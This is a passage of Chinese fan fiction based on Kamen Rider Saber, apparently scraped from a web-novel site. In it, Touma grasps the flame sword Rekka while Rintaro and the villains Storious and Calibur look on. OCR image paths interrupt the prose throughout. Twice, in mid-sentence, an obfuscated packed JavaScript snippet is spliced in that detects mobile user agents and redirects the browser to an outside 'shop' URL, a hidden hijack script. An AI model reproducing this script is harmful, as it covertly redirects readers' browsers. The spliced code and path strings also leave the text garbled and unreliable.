“那是……!” 在遥远的某处秘密的小暗室内,掌管“故事”的书之魔人——斯特里乌斯,此时正陷坐在沙发里,十指相抵,一双绿色的眼眸正紧盯着由摊开在桌面上的魔改驱动书《魔镜魔镜》投射在空中的景象。 《魔镜魔镜》是以《白雪公主》为原型制造出来的魔改驱动书,可以依照使用者的心意对特定区域进行窥视。 而此时,他正以一个居高临下的视角,看着一条美丽的炎之巨龙凭空出现,重重地落在那个名叫“神山飞羽真”的书店店主身后,鳞甲上灼热的光如同岩浆般正不停地流淌。 在斯特里乌斯的身后,立着一名全盔全甲的战士,此时也正透过盔甲的目镜,紧盯着那画面的发展。低喃出声——“勇气……之龙。” 而另一边,飞羽真第一次真切地感知到了所谓“无形的压力”究竟是什么。 明明他穿着单薄的春装,身上也没有携带什么重物,但,当勇气之龙具现化出现在他身边时,几乎是立刻,一种无形的压力就结结实实地落在了他的身上,就好像他此时正在“用力”做着什么。 果然,圣骑士选择老老实实地用剑和敌人战斗,而不是直接化身近战板甲法师把圣契中蕴含的力量砸到敌人脸上,是有原因的—— “该死,该死该死,该死——!” 那岩石怪物也是一声声地怪叫,它抬手去划拉头上原本扒着岩石断手的位置,然而,那里已经什么都没有了。勇气之龙一尾巴直接把那俩岩石断手给抽碎了。 它狂叫着,朝着飞羽真冲去,居然,速度一点都不慢! 勇气之龙再次仰天长啸,而这一次,它的龙吼带上了明显的回音,就仿佛有什么东西正在与它共鸣,巨龙的整个身躯都被包裹上了一层淬炼般的火红光芒! 直到此时,一名骑着狮子的蓝衣男子才带着一身的狼狈赶到了现场。 然后,也为自己眼前的这一幕惊呆了。 6. 解明世界之时 伦太郎只觉脑袋晕晕的。 也不知道是因为眼前的景象过于惊世骇俗,还是……刚才的那一下撞,给他撞出脑震荡了。 论谁刚刚用圣剑的能力穿越了米吉多制造的结界,都还没站稳就被人迎头痛击,都会懵的。 当时他甚至短暂地滞空了一段时间,接着狠狠地摔在了地上,额角立时就磕出了血。那一瞬间,他下意识地以为自己被米吉多偷袭了,心想这次的对手应该有着不低的智能,居然会堵传送点! 然而,当他挣扎起身,仔细观察对面才发现,刚才和他撞了个满怀的不是米吉多,而是人类! 呃,看来,不是被堵传送点了,而是圣剑恰巧将传送出口放在了大街上,和奔逃中的人撞上了。 所以,是巧合吗? 芽依也挣扎着坐起身,因为力的作用是相互的,同样也是被撞了个七荤八素,她一抬眼,就发现蓝色的书本虚影封面居然合上了,下一秒,书本虚影就如同凭空出现时那样,凭空消失了。 完了! 眼看着撤退路线不见了,芽依没忍住发出惊叫! “啊!书!” 伦太郎:“……” 他看看芽依,再看看自己身后,顿时明白芽依在大叫什么了。 书没了。 那是当然的,这是用圣剑制造的临时通道,本来就保持不了多久,根据米吉多创造的结界强度而定,通常也就能维持个三到五秒左右吧,绝不会超过十秒。 不过…… 伦太郎看向芽依的眼神变了。 这个人,难道是知情者?看她的反应,她明显知道这是可以通往外界的通道。所以刚才撞向自己的力道才如此之大。逃命呢,当然要肾上腺素全开。 虽然很可疑,但,没有战斗力也是很明显的,看这个身体素质,估计也就和在南区基地里工作的文职人员不相上下。 伦太郎咬咬牙,还是上前去扶住了摇摇欲坠的芽依。 “这里很危险,你快找个地方躲一下!” 呜呜呜我知道这里很危险! 芽依也摔得不轻,手掌火辣辣地疼,膝盖上蹭破了一大片皮,混着沙土正往外渗血—— 短袖和六分裤根本护不住什么! 她狼狈地撑起身子,疼得龇牙咧嘴,只能先捂住剧痛的胳膊肘,欲哭无泪。但看伦太郎身上明显的制式服装,脸上也没有一丝对周围异状的诧异,再考虑到他就是从书的虚影里跑出来的,显然,他是来解决问题的。 于是,芽依只好摆摆手,示意自己没事请伦太郎不必管她,然后从地上捡起被撞飞的布包,检查了一下手机和稿子安然无恙,这才一瘸一拐地往回走。心想,所幸是把孩子送出去了,那么眼下,既然自己已经出不去了,那就去找找飞羽真吧! 真是的,他跑哪儿去了? 见芽依走远,伦太郎这才使用他的奇幻驱动书《雄狮战记》,放出了一只巨大的蓝色水狮子,他翻身骑了上去,让水狮子带自己去寻找米吉多气息最为浓郁的地方。 于是,刚刚好,赶上了炎之巨龙降临的时刻。 ——是同伴。 这是《雄狮战记》水狮子传达给伦太郎的,只是伦太郎还有些不明所以,那头龙?是同伴? 只是还不等他细想,答案就直接递到了他的跟前。 就见那头龙周身的鳞片骤然迸发出刺目的红光—— 下一秒,整头龙被熊熊烈焰彻底吞没,火焰冲天而起,几乎要烧裂天空。就在光芒最盛的那一瞬间,龙吟戛然而止,火焰猛地向内坍缩、凝聚,化作一柄通体赤红的长剑,燃烧着余焰,从半空直坠而下! 轰——! 巨大的烟尘裹挟着灼人的热浪迎面扑来,伦太郎下意识地抬起手臂护住眼睛。热风刮过皮肤,带着火焰残留的焦灼气息。 待烟尘渐渐散去,他放下手臂,愣住了。 是刚才自己看漏了吗?原本巨龙所在的位置,竟然站着一个人。 而由龙化作的那柄剑,正直直地插在他身侧——距离仅一步之遥的地砖上。剑身完全没入地面,只剩下剑柄在微微震颤,剑柄上缠绕的火焰仍未熄灭,明明暗暗地吞吐着赤红的火苗。 明明身在战场,可伦太郎的思绪却不由自主地发散起来,他想起了一则在“真理之剑”内部流传了至少有上百年的预言。 ——解明世界之时,龙将唤醒炎之剑。 解明世界……之时? 而那个人,居然跌跌撞撞地,向着插入地面的炎之剑靠近。 “危险!” 伦太郎顿时急了。剑身周围的空气扭曲蒸腾,热浪滚滚,一看便知那里的温度高得吓人——连金属都在燃烧,这个温度,恐怕布料都会自燃,更别说一个大活人了! 就在伦太郎惊恐的注视下,那人赤着手,一把握住了剑柄! ———!!35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305114|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p> 刹那间,剑身上的火焰猛地暴涨,冲天而起!灼热的气浪再次以剑为中心炸开,狠狠撞向伦太郎,将他又生生往后推出了两步! “不可能……” 伦太郎喃喃自语,他从未见过如此震撼的一幕。 火焰如同被驯服的野兽般,温顺地向着握剑之人的手缠绕上去,焰光顺着指缝流淌,最终与握剑者的气息融为一体。 一个极为清晰的认知自伦太郎脑海深处浮现—— 失落已久的火焰剑·烈火,再度现世了。而且,它正在认主,剑身发出低沉的嗡鸣,仿佛在欢呼。 伦太郎压下心头的震撼,快步飞奔过去:“喂!你没事吧!” 那人闻声转过身来,而伦太郎下意识地看向他的右手——果然,没有被烫得翻卷的皮肉,甚至连一丝红痕都没有,似乎,一切正常,除了—— “你,不会用剑?” 或许是过于震惊了,伦太郎说话都有些不利索了,他可是个经验丰富的剑士,只从对方的握剑手势和站姿就能判断出,这人没有任何用剑战斗的经验。 心底里,不可抑制地涌起一种难以明言的羡慕。 他隶属于从远古时代起就在暗中保卫世界平衡,管理书与圣剑的组织“真理之剑”,是被水之圣剑——水势剑流水认可的圣剑剑士Blades。一直以来,伦太郎都认为,这是因为他的强大,是他数十年如一日的认真、刻苦和努力的回报。 理所当然地认为,强大的剑,选择强大的剑士,这是很顺理成章的。 但实际上,圣剑们究竟是以什么标准选人的,一直都是个谜。“真理之剑”也一直在研究圣剑们的“喜好”。他们培养大量的剑士,用客观的数量堆出了一代又一代的圣剑剑士。 但,明明都是如此优秀的剑士,而实力这种东西也不是什么可以量化和数值化的,是很暧昧微妙的。但有些人明明显而易见地强大,可就是选不上,而有些人,剑术并不一眼惊艳,可偏偏就能被选上。 共性是什么?是有什么规律吗? “真理之剑”已经传承了千年,然而历经千年的研究,这仍旧是个谜。 ——但,至少,好歹…… ——圣剑你选人,好歹也选个会使用自己的人吧! 伦太郎看着眼前这位新鲜出炉的圣剑剑士Saber,正以生疏的、破绽百出的姿态手握火炎剑烈火,瞳孔地震,世界观重塑中—— 7. 结界 “可恶!居然无视我!” 岩石魔人米吉多愤怒地咆哮着,被接连的几次爆炸和冲击推出去百多米,他好不容易才挣扎着爬回来,一看,两个剑士居然站在那儿聊天! 它操纵起满地的碎石朝着两人胡乱砸去,甚至自己也亲手抱了一块石头起来,囫囵着一起丢了过去! “危险!” 伦太郎大惊失色,赶紧向旁边跳开,同时一剑将飞砸而来的巨石格挡开;而飞羽真的动作也不慢,他看清了石头飞来的轨迹,于是选择原地站定,反正没有一块能砸中他。对面这个米吉多的准头不太行啊,大概是因为受了伤吧,集中力不够了,于是这种用念力丢石头的攻击就有些胡乱出手的意思了。 “不能战斗的话就赶紧去避难吧!” 伦太郎决定将眼前这个新鲜出炉的Saber劝离,待在战场上多危险,自己还得分心去关注他,还是让他远离战场为好。 “嗯……” 飞羽真闻言,先是了然地点头。接着,他手腕一翻,看似随意地将剑身直立起来,稳稳地竖在面前。 剑身笔直,纹丝不动。 伦太郎目光微凝—— 这一手……单凭手腕就能将这样一把剑稳稳竖起,腕力相当不错。 伦太郎在心中暗暗点评,他不否认,确实是挺好奇的,因为圣剑还真不是随便认主的,不然“真理之剑”也不必辛苦那么多年了,这个Saber必然有可取之处,只是自己尚未发觉罢了。 ……总不能真是随机的吧,不能够吧。 伦太郎下意识地不想否定自己多年来的努力。 如果飞羽真知道伦太郎在想什么,大概就会解释说,因为他是写小说的文字工作者,腕力强很合理—— 合不合理姑且不论,但如果飞羽真真就这么解释了,那么伦太郎接受这个解释的概率是接近百分百的。因为伦太郎是一名孤儿,自小就被“真理之剑”抚养长大,而“真理之剑”是个超脱于世外的一个组织,这就导致伦太郎平时和外界接触的机会也不多。特殊的成长环境就导致伦太郎的常识与普通人的常识略有不同,或许就会因为飞羽真的信誓旦旦而真的信了他…… 的鬼话。 飞羽真就这样稳稳地持着剑,沉默半晌,脸上突然浮现出一丝笑意,他转头对伦太郎道:“虽然我确实不能战斗,但我应该可以帮上一些小忙。” 完全被无视,被晾在了一边的岩石魔像米吉多,见状简直要气疯了—— 自己的攻击落空了,敌人还当着他的面在那儿聊天。 可恶,一定要将这两个该死的剑士砸成肉泥,碾成肉沫,不然难消心头之恨! 但,就在岩石魔像米吉多重整旗鼓,再次朝两人冲来的同时,就见原本还举着剑,一副肃穆模样的路人剑士,突然倒转剑尖,将剑直直地刺入大地。 ——! 一声异响贯穿了天际。 事后回想,伦太郎才意识到,那声音,似乎就是翻动书页的动静。 周围的环境也随之发生了变化,现代化的城市街景消失不见了,充满童趣的奇幻世界也消失不见了,取而代之的是一片无边无际的荒漠。伦太郎能清晰地感知到脚下坚实的石板路变成了沙地,那种软绵绵的、有些使不上劲的触感。 “什——!” 伦太郎还是第一次经历这种生硬的场景切换,和书之魔人米吉多布置结界导致的环境变化完全不同,没有任何过渡,也没有渐变,除了那一声翻动书页的异响,就没有任何预兆了。 “这是?” 伦太郎第一时间看向导致这一切变化的家伙,很明显,这一切都是在火焰剑烈火被Saber插入地面后发生的。 “这是火焰剑烈火的特殊能力。”飞羽真把剑从沙堆里拔起,还是那副没有任何用剑经验的模样,言简意赅地解释道:“布置了结界,可以避免战斗损害,还能把无关人员排除出去。” 毕竟,米吉多布置的结界就这么大,不幸被框选在其中的路人虽然都跑开了,但也跑不了多远,都是就近找了地方躲藏起来了。如果不管不顾地打起来,也难保不会殃及路人。 伦太郎已经惊讶到有点麻木了。 圣剑的特殊能力?他从未听说过啊!他只知道,圣剑可以和诸多奇幻驱动书联动,引发各种神奇的效果……难 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305115|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 道,剑本身也有特殊效果吗? “总之,我能做的就这些了。”飞羽真示意不远处的怪物,对伦太郎微笑道,“接下来,还是交给您这位专业人士来处理吧。” ********* “怎么回事?!” 拉结尔瞪着投射在小房间中央的光幕,低声怒骂道。毕竟,此次派出作战的米吉多是他的部下,作为掌管“幻兽”的米吉多,所有以描写神话生物或奇幻生物为主题的魔改驱动书都在他的管辖之内。而此刻,他的部下居然凭空消失不见了。 他转头要问斯特里乌斯,却见斯特里乌斯已经走到了灵摆架旁,低头看着挂在灵摆架中央的木质断手。这是他们用来制造魔改驱动书的装置,通过布置书之结界来销蚀现实世界,而销蚀现实世界产生的“溶解液”则被他们摄取,用来当墨水,撰写新书——新的魔改驱动书。 然而此刻,那木质断手已经不动了,笔尖凝滞在了暗棕色的牛皮纸上。 “……被阻碍了。”斯特里乌斯轻声说着明眼人都能发现的诡异。 “可明明结界还在!” 拉结尔激动地在小房间里来回踱步。他很清楚,书之结界是由张开结界的米吉多维持的,只要米吉多,或者说,作为其本命的魔改驱动书不被破坏,结界就不会消失。 反过来说,只要结界没有消失,那就意味着米吉多还活着,可它就是不见了,凭空消失了。而更可恶的是,销蚀世界的进度也像是被按下了暂停键,没有了“溶解液”的补充,他们制作魔改驱动书的进度也被拖住了。 “唔……看来是有人在结界内又设置了一层结界呢。” 斯特里乌斯直起身来,抱起双臂,手指拂过唇角,喃喃自语道:“刚才,在场的人有……水之剑士Blades和炎之剑士Saber。” 接着,他回头看向一直都沉默地立在阴影中,如同雕塑般的全甲剑士。 “你怎么看?Calibur?” 掌管着“故事”的书之魔人绕过沙发,走到那剑士面前,贴近到双方都能一剑捅死对方的距离,轻声笑道:“……或者说,前代炎之剑士Saber?” 8. 支点 “呼……” Calibur冷哼一声,从斯特里乌斯身边走过,来到矮桌前站定,看着那已然空无一人的街景。 “我也不清楚呢……不过,” 